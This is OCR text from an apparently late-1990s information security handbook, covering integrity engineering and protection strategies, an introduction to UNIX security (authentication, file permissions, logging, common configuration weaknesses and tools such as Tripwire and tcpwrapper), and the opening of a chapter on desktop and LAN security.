


Exhibit 14. Recursive Characteristics of Protection Controls

each iteration of the process. The combination of all safeguards with respect to detection, prevention, or recovery, therefore, provides management with a process and a metric that is relatively independent of time for determining risk accountability and propensity of threat manifestation(s).

Stacey, Helsley, and Baston in their paper, "Risk-Based Management, How To: Identify Your Information Security Threats" arrived at a similar conclusion in determining threat events and their relationship to protection strategies.

They outline a structured approach for the identification of a threat population, correlating threat events and protection control strategies to security concerns. In determining when to protect a system from a threat event (before, during, or after the occurrence of a threat event), they arrived at the conclusion that once a threat event had been identified, one could assign a set of safeguards for each protection strategy (i.e., prevention, detection, and recovery) as an independent point of control.


Integrity Failure Impact Assessments (IFIA)

System availability and robustness often erroneously preempt reliability and integrity concepts. In an interoperable environment comprised of a system(s), management's confidence in the integrity of the system (level of trustworthiness) is primarily based on whether the "system" is readily accessible for use and possesses the capability of being able to process information, rather than the integrity of what is produced, when it was produced, who used it (or was authorized to used it), or how was the information produced, protected, stored, transmitted, and/or disseminated.

In assessing the level of trustworthiness of a system, processing dependencies and types of controls, threat events, and impacts to its integrity, as well as the associated relationship to an enterprise's protection strategy (PDR) must be identified.

This relationship is best described as an Integrity Failure Impact Assessment (IFIA), in which deliberate and accidental threat events (including associated actions/reactions and vulnerabilities), primary and secondary impacts, processing dependencies, and protection strategies are evaluated, documented, and preserved as an enterprise-wide baseline supporting the corporate decision-making process. IFIA, which are similar in nature to reliability engineering determinations of mean-time between failure and mean-time to repair, will need to be developed based upon the enterprise's overall protection strategies.

Once IFIA have documented the frequency of occurrence and the mean-time to restore a system(s) to a known integrity state(s), management can qualitatively ascertain and maintain an acceptable level of confidence in its



Type of Control			Type of Impact
Preventative	Detective	Recovery	
(A) Avoid the Threat	(D) Detect	(R) Recover	(D) Disclosure
(T) Transfer the Threat			(M) Modification
(TR) Reduce the Threat			(U) Loss of Availability
(VR) Reduce the Vulnerability			(DE) Destruction
(RI) Reduce the Impact			
(P) Prevent			

Exhibit 15. Protection Strategies

high-integrity systems and processes based upon sound engineering concepts and practices.

MOTIVATIONAL BUSINESS VALUES AND ISSUES

The business values, issues, and management challenges that drive integrity initiatives and commitments are primarily comprised of, but are not limited to the following:

- The value of a surprise-free future.
- The value of system survivability and processing integrity.
- The value of information availability.
- The issue of the sensitivity and/or the programmatic criticality of information.
- The issue of trust.
- The issue of uncertainty.
- The issue of measurability of risk.
- The challenges in managing critical resources.
- The administrative challenge of controlling and safeguarding access to and usage of proprietary information.
- The challenge of technology infusion.

Value of a surprise-free future — If management is continually addressing unwelcome surprises, denials of services, and impacts to its processing objectives, the enterprise will experience (1) loss of credibility, (2) investment in less than optimum resource commitments and unnecessary expenditures, (3) and unproductive reactive management decisions. The optimum value is a surprise-free future which can be proactively managed. The ideal can and should be approached through substantiation of both strategic and tactical countermeasures and protection mechanisms that safeguard against those factors that contribute to the uncertainty of resources and assets These countermeasures cover a wide spectrum ranging from administrative manual procedures and processes to sophisticated engineering processes and tools that focus on disparate heteromorphic processing environments and the complexity of the domains, components, and subcomponents that comprise a corporation's overall processing program.

Value of system survivability and processing integrity — This is attained through the management of uncertainty surrounding the robustness of critical information processes and resources, their identification, quantification, assessment, and use. A system's robustness is a relational correlation of the system's components, to each component's "built in" resistance capability (including processing redundancy, logical self propagation, and accessibility to, and deployment of, additional sustaining countermeasures and protection mechanisms), to internal and external threats of misuse, abuse, espionage, or attack(s). In complex intra/Internetworked systems or systems of systems, the capability to maintain the referential

integrity of the information created, used, stored, and/or transmitted is imperative.

Value of information availability — This focuses on the demand, responsiveness, and accessibility of information resources, as needed, including preservation and recoverability following the manifestation of a disruption or denial of service.

Issue of sensitivity and/or programmatic functional criticality of information — This is determined by an enterprise-wide programmatic assessment of the values of information resources and operational performance(s). The valuation items and/or issues identified are used by management to determine the relevant consequences of both real and perceived loss of information integrity, availability, and confidentiality; and are assigned a weighting factor(s) as to their significance or perceived significance. These valuation items are imperative in determining appropriate strategic and tactical control deployments and justification of associated expenditures to meet business objectives.

Issue of trust — This is a determination resulting from the identification and assessment of where and/or how information resources are assembled, stored, and processed by human or electronic entities/agents/systems. Each process and/or associated agent normally has differing levels of privileges that may impact the integrity of the information resources. The use of trusted agents and systems to establish "webs of trust" for intra/Internetworked systems demands proactive management of uncertainty in using information resources, and is based upon the assumption that:

1. The trust level or the "need to know" and privileges of agents accessing and using information resources are assignable, verifiable, and controlled at all times.
2. Agents have certifiable skills for correctly operating interfaces to information resources.
3. The state and attributes of information environments, processing capabilities, and carriers are identifiable, accountable, and assignable at all times.
4. Systems in which uncertainties in these attributes exist have been (or are in the process of being) reduced to acceptable levels which may be independently verified.
5. Penetration testing procedures and processes will be implemented as a normal suite of tests to simulate real-world tests of the web of trust and to determine true protection limitations.

Issue of uncertainty — This is the motivational factor in which full certainty of information processing agents, systems, and information resources may not be practically achievable. Proactive minimization of

uncertainty demands accountability for risk acceptance. Acceptable levels of risk are measured in terms of those exposures that do not have corresponding safeguards to reduce or eliminate risk(s) due to weaknesses in existing or recently deployed safeguards or protection mechanism design faults, inappropriate application, or issues identified as anomolies resulting from new technology implementations.

Issue of measurability of risk — This focuses on the management of uncertainty surrounding the state of information resources. Uncertainty is identified, quantified, assessed, and is used to ascertain residual risk resulting from unavailable or improperly deployed safeguards and protection mechanisms, implementation of new technology, or speculative change (e.g., legislative or regulatory mandates, politics, etc.).

Challenges in managing critical resources — In which the management of uncertainty of impacts includes the design and implementation of:

1. Indicators that provide continuous visibility of the states of confidence.
2. Sensors and procedures that can positively verify the identity and privilege status of access to information, including verification of connectivity and interfaces.
3. Administrative and electronic controls to ensure separation of duty and assignment of privilege, and to limit unintentional or unauthorized granting and propagation of privileges.
4. Administrative and electronic mechanisms for assuring continuity of access to information, including the capability to restore systems to a known state that have been or, are perceived to be in the process of being interrupted by natural or induced disasters.

Administrative challenge of controlling and safeguarding access to and usage of proprietary information — In which an independent verification and validation process is institutionalized that attests to an acceptable status of trust in the integrity of information resources, systems, and agents.

Challenge of technology infusion — In which the management of enhancements to technology is addressed. Currently, technological enhancements of products and services is expanding at a phenomenal rate, while management methodologies, prototyping strategies, and tactical planning for their incorporation into enterprise domains are expanding at a much slower rate. Due to the dynamics and the proliferation of products and services, management is faced with a significant degree of uncertainty in deciding whether or not to use freeware, shareware, COTS products, or end-user-developed systems. Furthermore, if these are used, how will management control proprietary and/or critical information,

when should they be used, and what will be the associated long-range sustaining costs?

"EYE OF NEWT, HAIR OF DOG, BLOOD OF BAT, . . ."

In conclusion, information security is bounded only by our own prejudices and short sightedness.

In the last five years, security has changed from a discipline that was fairly isolated and unique, and easily controlled and administered, into a management dream turned into a nightmare. The Security "druids" of the 1980s, crouched over boiling cauldrons muttering strange incantations and peering into the future, have been replaced with the 1990s "techno-wennies" and "security geeks" who were let out of their closets gloomily forecasting that:

- Security can no longer be effectively added as an independent layer of protection.
- Every PC is equivalent to an international data center and should be similarly protected.
- Security in a distributed environment is a logical configuration, and cannot be physically controlled.
- Security cannot be legislated.
- Security is an operational decision, it is not part of the development life cycle and therefore, should not be addressed as a technical requirement until after a system is built and delivered.
- Once systems are opened, they can probably never be closed.
- Effective security is cost prohibitive and we can't do anything about it until a COTS product is available.

We have looked "SATAN" in the eye (1994) and "danced with the devil in the pale moonlight (1995,1996)". We are still here, the values, issues, and concerns are still here. Although we have made progress in determining what is needed, we are still ignoring the simple fact that adequate security safeguards and protection mechanisms have to be designed for, and built into our systems. We must take the initiative by accepting a synergistic approach that combines the current development and maintenance disciplines into a single Integrity Engineering discipline as the future answer to our concerns.

Introduction to UNIX Security for Security Practitioners

Jeffery J. Lowder

IN AN AGE OF INCREASINGLY SOPHISTICATED SECURITY TOOLS (e.g., firewalls, virtual private networks, intrusion detection systems, etc.), MANY PEOPLE DO NOT CONSIDER OPERATING SYSTEM SECURITY A VERY SEXY TOPIC. Indeed, given that the UNIX operating system was originally developed in 1969 and that multiple full-length books have been written on protecting UNIX machines, one might be tempted to dismiss the entire topic as "old hat." Nevertheless, operating system security is a crucial component of an overall security program. In the words of Anup Ghosh, the operating system is "the foundation for any software that runs on a machine," and this is just as true in the era of E-commerce as it was in the past. Thus, security practitioners who are even indirectly responsible for the protection of UNIX machines need to have at least a basic understanding of UNIX security. This chapter attempts to address that need by providing an overview of security services common to all flavors of UNIX; security mechanisms available in trusted UNIX are beyond the scope of this chapter (but see Exhibit 21-1).

OPERATING SYSTEM SECURITY SERVICES

Summers[7] lists the following security services that operating systems in general can provide:

1. *Identification and authentication.* A secure operating system must be able to distinguish between different users (identification); it also needs some assurance that users are who they say they are (authentication). Identification and authentication are crucial to the other operating system security services. There are typically three ways to authenticate users: something the user *knows* (e.g., a password), something the user *has* (e.g., a smart card), or something the user *is*

Exhibit 21-1. Versions of trusted or secure UNIX.

A1 (Verified Design)	No operating systems have been evaluated in class A1
B3 (Security Domains)	Wang Government Services, Inc. XTS-300 STOP 4.4.2
B2 (Structured Protection)	Trusted Information Systems, Inc. Trusted XENIX 4.0
B1 (Labeled Security Protection)	Digital Equipment Corporation ULTRIX MLS+ Version 2.1 on VAX Station 3100 Hewlett Packard Corporation HP-UX BLS Release 9.09+ Silicon Graphics Inc. Trusted IRIX/B Release 4.0.5EPL
C2 (Controlled Access Protection)	No UNIX operating systems have been evaluated in class C2
C1 (Discretionary Access Protection)	Products are no longer evaluated at this class
D1 (Minimal Protection)	No operating systems have been evaluated in class D1

Note: Various versions of UNIX have been evaluated by the U.S. Government's National Security Agency (NSA) according to the Trusted Computer System Evaluation Criteria. (By way of comparison, Microsoft Corporation's Windows NT Workstation and Windows NT Server, Version 4.0, have both been evaluated at class C2.) The above chart is taken from the NSA's Evaluated Product List.

(e.g., a retinal pattern). Passwords are by far the most common authentication method; this method is also extremely vulnerable to compromise. Passwords can be null, easily guessed, cracked, written down and then discovered, or "sniffed."

2. *Access control.* An operating system is responsible for providing logical access control through the use of subjects, objects, access rights, and access validation. A subject includes a userID, password, group memberships, privileges, etc. for each user. Object security information includes the owner, group, access restrictions, etc. Basic access rights include read, write, and execute. Finally, an operating system evaluates an access request (consisting of a subject, an object, and the requested access) according to access validation rules.
3. *Availability and integrity.* Does the system start up in a secure fashion? Does the system behave according to expectations during an attack? Is the data on the system internally consistent? Does the data correspond with the real-world entities that it represents?
4. *Audit.* An audit trail contains a chronological record of events. Audit trails can be useful as a deterrent; they are even more useful in investigating incidents (e.g., Who did it? How?). Audit trails have even been used as legal evidence in criminal trials. However, for an audit trail to be useful in any of these contexts, the operating system must record all security-relevant events, protect the confidentiality and integrity of the audit trail, and ensure that the data is available in a timely manner.

5. *Security facilities for users.* Non-privileged users need some method for granting rights to their files and changing their passwords. Privileged users need additional facilities, including the ability to lock accounts, gain access to other users' files, configure auditing options, change ownership of files, change users' memberships in groups, etc.

The following pages explore how these services are implemented in the UNIX family of operating systems.

IDENTIFICATION AND AUTHENTICATION

UNIX identifies users according to usernames and authenticates them with passwords. In many implementations of UNIX, both usernames and passwords are limited to eight characters. As a security measure, UNIX does not store passwords in plaintext. Instead, it stores the password as ciphertext, using a modified Digital Encryption Standard (DES) algorithm (crypt) for encryption. The encrypted password, along with other pertinent account information (see Exhibit 21-2), is stored in the */etc/passwd* file according to the following format:

```
username:encrypted password:UserID:GroupID:user's
          full name:home directory:login shell
```

Exhibit 21-2. Sample */etc/passwd* entries.

```
keith::1001:15:Keith Smith:/usr/keith:/bin/csh
greg:Qf@14pL1aqzqB:Greg Jones:/usr/greg/:/bin/csh
cathy:*:1003:15:Cathy Jones:/usr/cathy:/bin/csh
```

(In this example, user keith has no password, user greg has an encrypted password, and user cathy has a shadowed password.)

Unfortunately, the */etc/passwd* file is world-readable, which can place standard, "out-of-the-box" configurations of UNIX at risk for a brute-force password-guessing attack by anyone with system access. Given enough computing resources and readily available tools like Alec Muffet's **crack** utility, an attacker can eventually guess every password on the system. In light of this vulnerability, all current implementations of UNIX now provide support for so-called "shadow" passwords. The basic idea is to store the encrypted passwords in a separate file (*/etc/shadow* to be exact) that is only readable by the privileged "root" account. Also, although vanilla UNIX does not provide support for proactive password checking, add-on tools are available. Finally, password aging is not part of standard UNIX but is supported by many proprietary implementations.

UserIDs (UIDs) are typically 16-bit integers, meaning that they can have any value between 0 and 65,535. *The operating system uses UIDs, not usernames, to track users.* Thus, it is entirely possible in UNIX for two or more usernames to share the same UID. In general, it is a bad idea to give two usernames the same UID. Also, certain UIDs are reserved. (For example, any username with an UID of zero is considered root by the operating system.) Finally, UNIX requires that certain programs like **/bin/passwd** (used by users to change their passwords) and */bin/login* (executed when a user initiates a login sequence) run as root; however, users should not be able to arbitrarily gain root permissions on the system. UNIX solves this problem by allowing certain programs to run under the permissions of another UID. Such programs are called Set UserID (SUID) programs. Of course, such programs can also be risky: if attackers are able to interrupt an SUID program, they may be able to gain root access and ensure that they are able to regain such access in the future.

GroupIDs (GIDs) are also typically 16-bit integers. The GID listed in a user's entry in */etc/passwd* is that user's primary GID; however, in some versions of UNIX, a user can belong to more than one group. A complete listing of all groups, including name, GID, and members (users), can be found in the file */etc/group*.

Once a user successfully logs in, UNIX executes the global file */etc/profile* along with the *.profile* file in the user's home directory using the user's shell specified in */etc/passwd*. If the permissions on these files are not restricted properly, an attacker could modify these files and cause unauthorized commands to be executed each time the user logs in. UNIX also updates the file */usr/adm/lastlog,* which stores the date and time of the latest login for each account. This information can be obtained via the **finger** command and creates another vulnerability: systems with the **finger** command enabled may unwittingly provide attackers with useful information in planning an attack.

ACCESS CONTROL

Standard UNIX systems prevent the unauthorized use of system resources (e.g., files, memory, devices, etc.) by promoting discretionary access control. Permissions are divided into three categories: owner, group, and other. However, privileged accounts can bypass this access control. UNIX treats all system resources consistently by making no distinction between files, memory, and devices; all resources are treated as files for access control purposes.

The UNIX filesystem has a tree structure, with the top-level directory designated as /. Some of the second-level directories are standards. For example, */bin* contains system executables, */dev* contains devices, */usr*

contains user files, etc. Each directory contains a pointer to itself (the '.' file) and a pointer to its parent directory (the '..' file). (In the top-level directory, the '..' file points to the top-level directory.) Every file (and directory) has an owner, a group, and a set of permissions. This information can be o btained using the **ls -l** command:

```
drwxr-xr-x   1  jlowder  staff    1024   Feb 21 18:30   ./
drwxr-xr-x   2  jlowder  staff    1024   Oct 28 1996    ../
-rw-------   3  jlowder  staff    2048   Feb 21 18:31   file1
-rw-rw----   4  jlowder  staff    2048   Feb 21 18:31   file2
-rw-rw-rw-   5  jlowder  staff    2048   Feb 21 18:31   file3
-rws------   6  jlowder  staff   18495   Feb 21 18:31   file4
```

In the above example, file1 is readable and writable only by the owner; file2 is readable and writable by both the owner and members of the 'staff' group; file3 is readable and writable by everyone; and file4 is readable and writable by the owner and is a SetUID program.

Devices are displayed a bit differently. The following is the output of the command **ls -l /dev/cdrom /dev/tty02**:

```
br--------   1   root   root   1024  Oct 28 1996   /dev/cdrom
crw-------   2   root   root   1024  Oct 28 1996   /dev/tty02
```

UNIX identifies block devices (e.g., disks) with the letter 'b' and character devices (e.g., modems, printers) with the letter 'c.'

When a user or process creates a new file, the file is given default permissions. For a process-created file (e.g., a file created by a text editor), the process specifies the default permissions. For user-created files, the default permissions are specified in the startup file for the user's shell program. File owners can change the permissions (or mode) of a file by using the **chmod** (change mode) command.

UNIX operating systems treat directories as files, but as a special type of file. Directory "files" have a specified structure, consisting of filename-inode number pairs. Inode numbers refer to a given inode, a sort of record containing information about where parts of the file are stored, file permissions, ownership, group, etc. The important thing to note about the filename-inode number pairs is that *inode numbers need not be unique*. Multiple filenames can (and often do) refer to the same inode number. This is significant from a security perspective, because the **rm** command only removes the directory entry for a file, not the file itself. Thus, to remove a file, one must remove all of the links to that file.

AVAILABILITY AND INTEGRITY

One aspect of availability is whether a system restarts securely after failure. Traditional UNIX systems boot in single-user mode, usually as root. And, unfortunately, single-user mode allows literally anyone sitting at the system console to execute privileged commands. Thus, single-user mode represents a security vulnerability in traditional UNIX. Depending on the flavor of UNIX, the security administrator has one or two options for closing this hole. First, if the operating system supports it, the security practitioner should configure the system to require a password before booting in single-user mode. Second, tight physical controls should be implemented to prevent physical access to the system console.

System restarts are also relevant to system integrity. After an improper shutdown or system crash, the UNIX **fsck** command will check filesystems for inconsistencies and repair them (either automatically or with administrator interaction). Using the **fsck** command, an administrator can detect unreferenced inodes, used disk blocks listed as free blocks, etc.

Although there are many ways to supplement UNIX filesystem integrity, one method has become so popular that it deserves to be mentioned here. Developed by Gene Kim and Gene Spafford of Purdue University, Tripwire is an add-on utility that provides additional filesystem integrity by creating a signature or message digest for each file to be monitored. Tripwire allows administrators to specify what files or directories to monitor, which attributes of an object to monitor, and which message digest algorithm (e.g., MD5, SHA, etc.) to use in generating signatures. When executed, Tripwire reports on changed, added, or deleted files. Thus, not only can Tripwire detect Trojan horses, but it can also detect changes that violate organizational policy.

AUDIT

Different flavors of UNIX use different directories to hold their log files (e.g., */usr/adm, /var/adm,* or */var/log*). But wherever the directory is located, traditional UNIX records security-relevant events in the following log files:

- *lastlog:* records the last time a user logged in
- *utmp:* records accounting information used by the **who** command
- *wtmp:* records every time a user logs in or out; this information can be retrieved using the **last** command.
- *acct:* records all executed commands; this information can be obtained using the **lastcomm** command (unfortunately, there is no way to select events or users to record; thus, this log can consume an enormous amount of disk space if implemented)

Furthermore, most versions of UNIX support the following logfiles:

- *sulog:* logs all su attempts, and indicates whether they were successful
- *messages:* records a copy of all the messages sent to the console and other *syslog* messages

Additionally, most versions of UNIX provide a generic logging utility called *syslog*. Originally designed for the *sendmail* program, *syslog* accepts messages from literally any program. (This also creates an interesting audit vulnerability: any user can create false log entries.) Messages consist of the program name, facility, priority, and the log message itself; the system prepends each message with the system date, time, and name. For example:

```
Nov 7 04:02:00 alvin syslogd: restart
Nov 7 04:10:15 alvin login: ROOT LOGIN REFUSED on ttya
Nov 7 04:10:21 alvin login: ROOT LOGIN on console
```

The *syslog* facility is highly configurable; administrators specify in */etc/syslog.conf* what to log and how to log it. *syslog* recognizes multiple security states or priorities, including emerg (emergency), alert (immediate action required), crit (critical condition), err (ordinary error), warning, notice, info, and debug. Furthermore, *syslog* allows messages to be stored in (or sent to) multiple locations, including files, devices (e.g., console, printer, etc.), and even other machines. These last two options make it much more difficult for intruders to hide their tracks. (Of course, if intruders have superuser privileges, they can change the logging configuration or even stop logging altogether.)

SECURITY FACILITIES FOR USERS

Traditional UNIX supports one privileged administrative role (the "root" account). The root account can create, modify, suspend, and delete user accounts; configure auditing options; administer group memberships; add or remove filesystems; execute any program on the system; shut the system down; etc. In short, root accounts have all possible privileges. This violates both the principle of separation of duties (by not having a separate role for operators, security administrators, etc.) and the principle of complete mediation (by exempting root from access control).

Non-privileged users can change their passwords using the **passwd** command, and they can modify the permissions of their files and directories using the **chmod** program.

MISCELLANEOUS TOPICS

Finally, there are a few miscellaneous topics that pertain to UNIX security but do not neatly fall into one of the categories of operating system

security listed at the beginning of this chapter. These miscellaneous topics include *tcpwrapper* and fundamental operating system holes.

Vulnerabilities in Traditional UNIX

Many (but by no means all) UNIX security vulnerabilities result from flaws in its original design. Consider the following examples:

1. *Insecure defaults.* Traditional UNIX was designed for developers; it is shipped with insecure defaults. Out-of-the-box UNIX configurations include enabled default accounts with known default passwords. Traditional UNIX also ships with several services open by default, password shadowing not enabled, etc. Administrators should immediately disable unnecessary accounts and ports. If a default account is necessary, the administrator should change the password.
2. *Superuser and SUID attacks.* Given that UNIX does not have different privileged roles, anyone who compromises the root account has compromised the entire system. When combined with SUID programs, the combination can be disastrous. An attacker need simply "trick" the SUID program into executing an attack, either by modifying the SUID program or by supplying bogus inputs. If the SUID program runs as root, then the attack is likewise executed as root. Given this vulnerability, SUID programs should be prohibited if at all feasible; if not, the system administrator must continually monitor SUID programs to ensure they have not been tampered with.
3. *PATH and Trojan horse attacks.* When a user requests a file, the PATH environment variable specifies the directories that will be searched and the order in which they will be searched. By positioning a Trojan horse version of a command in a directory listed in the search path, such that the Trojan horse directory appears prior to the real program's directory, an attacker could get a user to execute the Trojan horse. Therefore, to avoid this vulnerability in the PATH variable, administrators can specify absolute filepaths and place the user's home directory last.
4. *Trust relationships.* UNIX allows both administrators and users to specify trusted hosts. Administrators can specify trusted hosts in the */etc/hosts.equiv* file and users in a file named *.rhosts* in their home directory. When a trust relationship exists, a user on a trusted (remote) machine can log into the local machine without entering a password. Furthermore, when the trust relationship is defined by an administrator in the */etc/hosts.equiv* file, the remote user can log into the local machine *as any user on the local system*, again without entering a password. Clearly, this is extremely risky. Even if one

trusts the users on the remote machine, there are still two significant risks. First, the trust relationships are transitive. If one trusts person A, then one implicitly trusts everyone who person A trusts. Second, if the remote machine is compromised, the local machine is at risk. For these reasons, trust relationships are extremely risky and should almost always be avoided.

TCP Wrapper

Written by Wietse Venema, *tcpwrapper* allows one to filter, monitor, and log incoming requests for various Internet services (systat, finger, ftp, telnet, rlogin, rsh, exec, tftp, talk, etc.). The utility is highly transparent; it does not require any changes to existing software. The chief advantage of *tcpwrapper* is that it provides a decent access control mechanism for network services. For example, an administrator might want to allow incoming FTP connections, but only from a specific network. *tcpwrapper* provides a convenient, consistent method for implementing this type of access control. Depending on the implementation of UNIX, *tcpwrapper* might also provide superior audit trails for the services it supports.

Login or Warning Banner

UNIX can be configured to display a "message of the day," specified in the file */etc/motd*, to all users upon login. At least part of this message should be a so-called login or warning banner, advising would-be attackers that access to system resources constitutes consent to monitoring and that unauthorized use could lead to criminal prosecution (see Exhibit 21-3).

Exhibit 21-3. Sample warning banner.

```
WARNING: THIS SYSTEM FOR AUTHORIZED USE ONLY. USE OF THIS
SYSTEM CONSTITUTES CONSENT TO MONITORING; UNAUTHORIZED USE
COULD RESULT IN CRIMINAL PROSECUTION. IF YOU DO NOT AGREE
TO THESE CONDITIONS, DO NOT LOG IN!
```

CONCLUSION

Traditional UNIX implements some of the components of operating systems security to varying extents. It has many well-known vulnerabilities; out-of-the-box configurations should not be trusted. Furthermore, add-on security tools can supplement core UNIX services. With proper configuration, a UNIX system can be reasonably protected from would-be intruders or attackers.

References

1. Anonymous, *Maximum Security*, Sams.net, New York, 1997.
2. Farrow, Rik, *UNIX System Security: How to Protect Your Data and Prevent Intruders*, Addison-Wesley, New York, 1991.
3. Garfinkel, Simson and Spafford, Gene, *Practical UNIX and Internet Security*, 2nd ed., O'Reilly & Associates, Sebastopol, CA, 1996.
4. Ghosh, Anup K., *E-commerce Security: Weak Links, Best Defenses*, John Wiley & Sons, New York, 1998.
5. Gollmann, Dieter, *Computer Security*, John Wiley & Sons, New York, 1999.
6. National Security Agency, Evaluated Products List Indexed by Rating, <URL: http://www.radium.ncsc.nil/tpep/epl/epl-by-class.html>, January 31, 2000.
7. Summers, Rita C., *Secure Computing: Threats and Safeguards*, McGraw-Hill, New York, 1997.

Microcomputer and LAN Security

Stephen Cobb

INTRODUCTION

This chapter focuses on preserving the confidentiality, integrity, and availability of information in the microcomputer and local area network (LAN) environment. We often refer to this as the desktop environment, desktop computing, or PC-based computing.

Why Desktop Computing Matters

Although mainframe computers continue to be used extensively for such tasks as large-scale batch processing and online transaction processing, for many organizations today, computer security is, in effect, desktop computer security. Networked desktop computers are the dominant computing platform of the late 1990s, from the Microsoft Windows-based computers that some airlines use to check in passengers at airports, to the stock transaction and account inquiry systems used in banking and financial institutions, from personal computer-controlled assembly lines to PC-based medical information systems.

In many of these applications the personal computer may appear to be working as a terminal access device for a larger system. But from a security perspective it is important to understand that every personal computer system is a complete computer system, capable of input, output, storage, and processing. As such, a PC poses a much more significant threat than a dumb terminal, should the PC be subverted or illegally accessed. Furthermore, with very few exceptions, none of the desktop computing devices deployed today were designed with security in mind. Add to this the enormous increase in both the depth and the breadth of computer literacy within society over the last 10 years and you have a recipe for serious security headaches.[1]

The Approach Taken

All major aspects of desktop security will be addressed in this chapter, beginning with the need to address desktop issues within the organization's information security policies. Security awareness on the part of both users and managers is stressed. The need for, and implementation of, data backup systems and regimes is outlined. Passwords and other forms of authentication for desktop users are discussed, along with the use of encryption of information on desktop machines and LANs. There is a section on malicious code. The network dimensions of desktop computing security are explored, together with the problems of remote access.

Centralized, Layered, and Design-Based Approaches

A good case can be made for saying that desktop computer security is best handled through automated background processes, preferably centrally managed on a network.[2] Desktop computer users, so the argument goes, should not be expected to worry about backups and virus scanning and access controls. These security mechanisms should be handled for them as part of the operating system.

This sounds appealing, but there are several practical reasons why an understanding of the security weaknesses of stand-alone PCs and undermanaged LANs remains critical, and why, in at least some cases, it is necessary to implement piecemeal solutions that lack the elegance and obvious efficiency of the automated, centrally managed approach:

- A lot of desktop computers are currently connected to networks that have little hope of ever being centrally managed, yet the information they handle is still important and so warrants protection.
- Many of the methods for automating and managing security will only be applicable to, or compatible with, newer hardware and software. Older systems will remain in use and will still need to be protected.[3]
- Mature tools with which to automate and centrally manage security on local area networks are only just coming to market, and many organizations are only just realizing that they need them and will have to pay for them.
- A fairly high level of security can be achieved on both current and older personal computers with the layered approach, described next.

The layered approach to desktop security maximizes existing, but underutilized, security mechanisms, plus low-cost add-ons, through policy, awareness, and training. For example, the floppy disk drive of a PC is a major security problem. Confidential and proprietary data can be copied to a floppy diskette and smuggled out.[4] Incoming diskettes may introduce pirated software, Trojan code, and viruses to the company network. Yet the BIOS in most of today's PCs allows you to tightly control use of the floppy drive, for example, disabling boot from, read from, or write to. PC security

is considerably enhanced by implementing this type of control, which is essentially free. The layered approach would extend this protection by also requiring antivirus software on the PC and putting in place a company policy governing the use of floppy disks in the office. When employees understand the threat that a serious virus outbreak or data theft poses to their jobs, most are apt to support the policy.

DESKTOP SECURITY: PROBLEMS, THREATS, ISSUES

The problems, threats, and issues of desktop security need to be placed in perspective. A common, but dangerous, mistake is to underestimate the seriousness of this aspect of information system security. A clear understanding of desktop system architecture and its security implications is required.

The Ubiquitous Micro

Historically, desktop computers have been on the fringe of information security, which has its roots in the protection of very expensive, highly centralized, multi-user information processing systems. Today, desktop computers performing distributed computing are no longer on the fringe. Failure to realize this will undermine your ability to protect any information system, big or small, for four reasons:

1. A significant percentage of mission-critical computing is now performed on personal computers deployed as LAN work stations and network file servers.[5]
2. Most large-scale computer systems are at some point connected to one or more desktop systems. Even when PC connectivity is not specifically provided to a large system, PC access may be possible, for example, via a remote maintenance line.
3. Inexpensive and widely available desktop systems now have the power to mount attacks that endanger the security of large-scale systems, such as brute force cryptanalysis, password-cracking, and denial-of-service attacks.[6]
4. Knowledge about how to use, and abuse, desktop computers is widely dispersed throughout most areas of society and most countries of the world. This is a far less homogeneous, and thus less predictable, population than previous generations of computer users.[7]
5. Such knowledge, particularly new developments in software techniques that can be abused to compromise security, is instantly accessible via the Internet.[8]

Clearly, an understanding of desktop security is more important than ever. Desktop machines are an integral part of the client–server distributed computing paradigm that dominates the late 1990s. In the vast majority of systems, the clients to which servers serve up data are microcomputers;

